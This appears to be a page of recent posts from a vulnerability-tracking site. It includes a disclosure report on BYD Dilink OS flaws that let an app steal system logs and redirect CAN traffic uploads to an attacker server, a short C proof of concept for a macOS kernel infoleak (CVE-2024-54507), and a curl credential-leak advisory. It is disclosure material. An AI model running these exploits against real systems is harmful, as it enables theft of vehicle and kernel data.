Recent comments
Log in or create an account to share your comment.
Vulnerability Report - BYD QIN PLUS DM-i - Dilink OS - Incorrect Access Control
Product: BYD QIN PLUS DM-i - Dilink OS
Vendor: https://www.byd.com/
Version: 3.0_13.1.7.2204050.1.
Vulnerability Type: Incorrect Access Control
Attack Vectors: The user installs and runs an app on the IVI system that only requires normal permissions.
Introduction
The BYD QIN PLUS DM-i with Dilink OS contains an Incorrect Access Control vulnerability. Attackers can bypass permission restrictions and obtain confidential vehicle data through Attack Path 1: System Log Theft and Attack Path 2: CAN Traffic Hijacking.
Attack Path 1 : System Log Theft
Incorrect access control in BYD QIN PLUS DM-i Dilink OS 3.0_13.1.7.2204050.1 allows unaithorized attackers to access system logcat logs.
Description
The DiLink 3.0 system’s /system/bin/app_process64 process logs system logcat data, storing it in zip files in the /sdcard/logs folder. These logs are accessible by regular apps, allowing them to bypass restrictions, escalate privileges, and potentially copy and upload sensitive vehicle data (e.g., location, fuel/energy consumption, VIN, mileage) to an attacker’s server. This poses a serious security risk, as the data is highly confidential for both users and manufacturers.
Detailed Steps
- Check the system-collected and stored system logs.


- The malicious app copies system files to its own private directory. The main code is as follows:

- The malicious app successfully steals system logs to its private directory.

- Extract the file and search for sensitive confidential information in the system logs.
(a) Fuel consumption, energy consumption, and seatbelt status.
(b) ICCID, VIN (Vehicle Identification Number), and model code.

(c) Diagnostic command format.


(d) Various detailed vehicle status information.
Ethical Considerations
The vulnerability has been reported to the manufacturer and confirmed. It has been addressed and fixed in in the latest versions, with the logs now encrypted.
Additional Notes
Our vulnerability discovery was conducted on a standalone in-vehicle system, and due to the absence of a real vehicle, the logs collected by the system were quite limited. In a real vehicle, we expect to collect a much richer and larger volume of logs. Due to device limitations, we were unable to conduct further verification. Additionally, only one version of the in-vehicle system was tested, but other versions may also contain the same vulnerability, with the actual impact potentially being more severe.
Disclaimer
This vulnerability report is intended solely for informational purposes and must not be used for malicious activities. The author disclaims any responsibility for the misuse of the information provided.
Attack Path 2 : CAN Traffic Hijacking
The attacker can remotely intercept the vehicle's CAN traffic, which is supposed to be sent to the manufacturer's cloud server, and potentially use this data to infer the vehicle's status.
Description


In the DiLink 3.0 system, the /system/priv-app/CanDataCollect folder is accessible to regular users, allowing them to extract CanDataCollect.apk and analyze its code. The "com.byd.data_collection_notify" broadcast, not protected by the system, lets apps set the CAN traffic upload URL. This enables attackers to:
- Set the upload URL to null, preventing cloud data collection.
- Set the upload URL to an attacker’s domain for remote CAN traffic collection.

Additionally, the encoded upload files can be decrypted using reverse-engineered decoding functions, enabling attackers to remotely analyze CAN traffic and infer the vehicle's status.
Detailed Steps
- The vulnerability code for the broadcast handling in CanDataCollect.apk.
- The exploitation code for the malicious app vulnerability.

- The malicious app successfully modifies the uploaded CAN traffic URL.

- After the attack on the IVI system, the logcat logs route CAN traffic to the attacker’s server.
- The CAN traffic collected by the attacker and the decoded results.
Ethical Considerations
The vulnerability has been reported to the manufacturer and confirmed. It has been addressed and fixed in the latest versions.
Additional Notes:
Our vulnerability discovery was conducted on a standalone in-vehicle system, and due to the absence of a real vehicle, the logs collected by the system were quite limited. In a real vehicle, we expect to collect a much richer and larger volume of logs. Due to device limitations, we were unable to conduct further verification. Additionally, only one version of the in-vehicle system was tested, but other versions may also contain the same vulnerability, with the actual impact potentially being more severe.
Disclaimer
This vulnerability report is intended solely for informational purposes and must not be used for malicious activities. The author disclaims any responsibility for the misuse of the information provided.
Yealink informs that the SIP-T46S has been discontinued since 2022-03-31
2025-01-24T10:18:50+0000 by Cédric Bonhomme""" Dear Customers,
Yealink hereby informs you that the SIP-T46S has been discontinued since 2022-03-31. After the date, new orders for the product would not be accepted.
After the End-of-Life date, Yealink will not pursue any new feature development on SIP-T46S, but we will follow the industry standard practices regarding software support of the discontinued (EOL) products. Consistent with such standards, Yealink will continue to offer support and after-sale service.
The general policy guidelines are:
(1) For the first year from the End of Life date, Yealink will offer full support, including HW/SW Technical Support, Apply Existing SW Bug Fixes, New Non-Critical SW Bug Fixes, New Critical SW Bug Fixes and New Security Fixes.
(2) For the second year till, and including, the fifth year from the End of Life, Yealink will attempt to provide SW bug fixes. In the EOL support phase, a SW upgrade of the product to a newer existing release will also be seen as a fix to the SW bug. Providing a fix may not be possible in some cases due to the limitation of hardware or software architecture, and Yealink in its sole discretion will determine what fixes, if any, will be provided.
(3) Yealink will not offer any New Features/Enhancements support from the End of Life.
(4) Spares or replacement parts for hardware will be available depending on your local distributors. Please contact your local Yealink distributors for HW Technical Support and HW Repair and Return (subject to inventory availability). The local Yealink distributors will provide you the corresponding HW support in accordance with Yealink Return Materials Authorization (RMA) process.
(5) Since the sixth year from the End of Life, Yealink will not offer any Support. """
// ravi (@0xjprx)
// 2-byte kernel infoleak, introduced in xnu-11215.1.10.
// gcc SUSCTL.c -o susctl
// ./susctl
#include <stdio.h>
#include <sys/sysctl.h>

void leak() {
    uint64_t val = 0;
    size_t len = sizeof(val);
    sysctlbyname("net.inet.udp.log.remote_port_excluded", &val, &len, NULL, 0);
    printf("leaked: 0x%llX 0x%llX\n", (val >> 16) & 0x0FF, (val >> 24) & 0x0FF);
}

int main() {
    leak();
    return 0;
}
from https://github.com/jprx/CVE-2024-54507
Timeline
- September 16, 2024: macOS 15.0 Sequoia was released with xnu-11215.1.10, the first public kernel release with this bug.
- Fall 2024: I reported this bug to Apple.
- December 11, 2024: macOS 15.2 and iOS 18.2 were released, fixing this bug, and assigning CVE-2024-54507 to this issue.
Fortigate Belsen Leak - parser from @cudeso@infosec.exchange
2025-01-16T16:05:29+0000 by Cédric BonhommeA quick parser to extract whois and country data from the darkweb forum post listing Fortinet devices victim to CVE-2022-40684.
Parser available at:
MediaTek/Android 2025-01 Security bulletins - Users are strongly encouraged to check for updates
2025-01-07T07:24:43+0000 by Cédric BonhommeMediaTek has notified device manufacturers (OEMs) about these vulnerabilities and provided corresponding security patches.
Users are strongly encouraged to check for updates from their device manufacturers and apply them as soon as possible to mitigate these security risks.
See bundle: https://vulnerability.circl.lu/bundle/a30ff14f-a073-49be-8c0c-6b6afd6a19f3
Various Android devides are impacted.
Some questions about CVE-2017-7407 and Bagder's work quality (@bagder@mastodon.social) 🙃
2024-12-18T09:17:43+0000 by Cédric BonhommeIt seems that Bagder loves when someone dives deep into history and believes they have found a mistake in his work.
"Serbian police and intelligence authorities are using advanced phone spyware alongside mobile phone forensic products to unlawfully target journalists, environmental activists and other individuals in a covert surveillance campaign, a new Amnesty International report has revealed. "
More information here: https://securitylab.amnesty.org/latest/2024/12/serbia-a-digital-prison-spyware-and-cellebrite-used-on-journalists-and-activists/
When asked to both use a .netrc file for credentials and to follow HTTP redirects, curl could leak the password used for the first host to the followed-to host under certain circumstances.
This flaw only manifests itself if the netrc file has an entry that matches the redirect target hostname but the entry either omits just the password or omits both login and password.
Info
"A curl transfer with a.tld that redirects to b.tld that uses a .netrc like below (with a match, but no password specified for the second host), would make curl pass on alicespassword as password even in the second transfer to the separate host b.tld.
machine a.tld login alice password alicespassword default login bob
This bug is not considered a C mistake. It is not likely to have been avoided had we not been using C.
This flaw also affects the curl command line tool.
The Common Vulnerabilities and Exposures (CVE) project has assigned the name CVE-2024-11053 to this issue.
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
Severity: Low"
Google Warns of Actively Exploited CVE-2024-43093 Vulnerability in Android System
2024-11-08T08:48:36+0000 by Cédric Bonhomme« Nov 05, 2024 Ravie LakshmananMobile Security / Vulnerability Vulnerability in Android System
Google has warned that a security flaw impacting its Android operating system has come under active exploitation in the wild.
The vulnerability, tracked as CVE-2024-43093, has been described as a privilege escalation flaw in the Android Framework component that could result in unauthorized access to "Android/data," "Android/obb," and "Android/sandbox" directories, and their respective sub-directories, according to a code commit message.»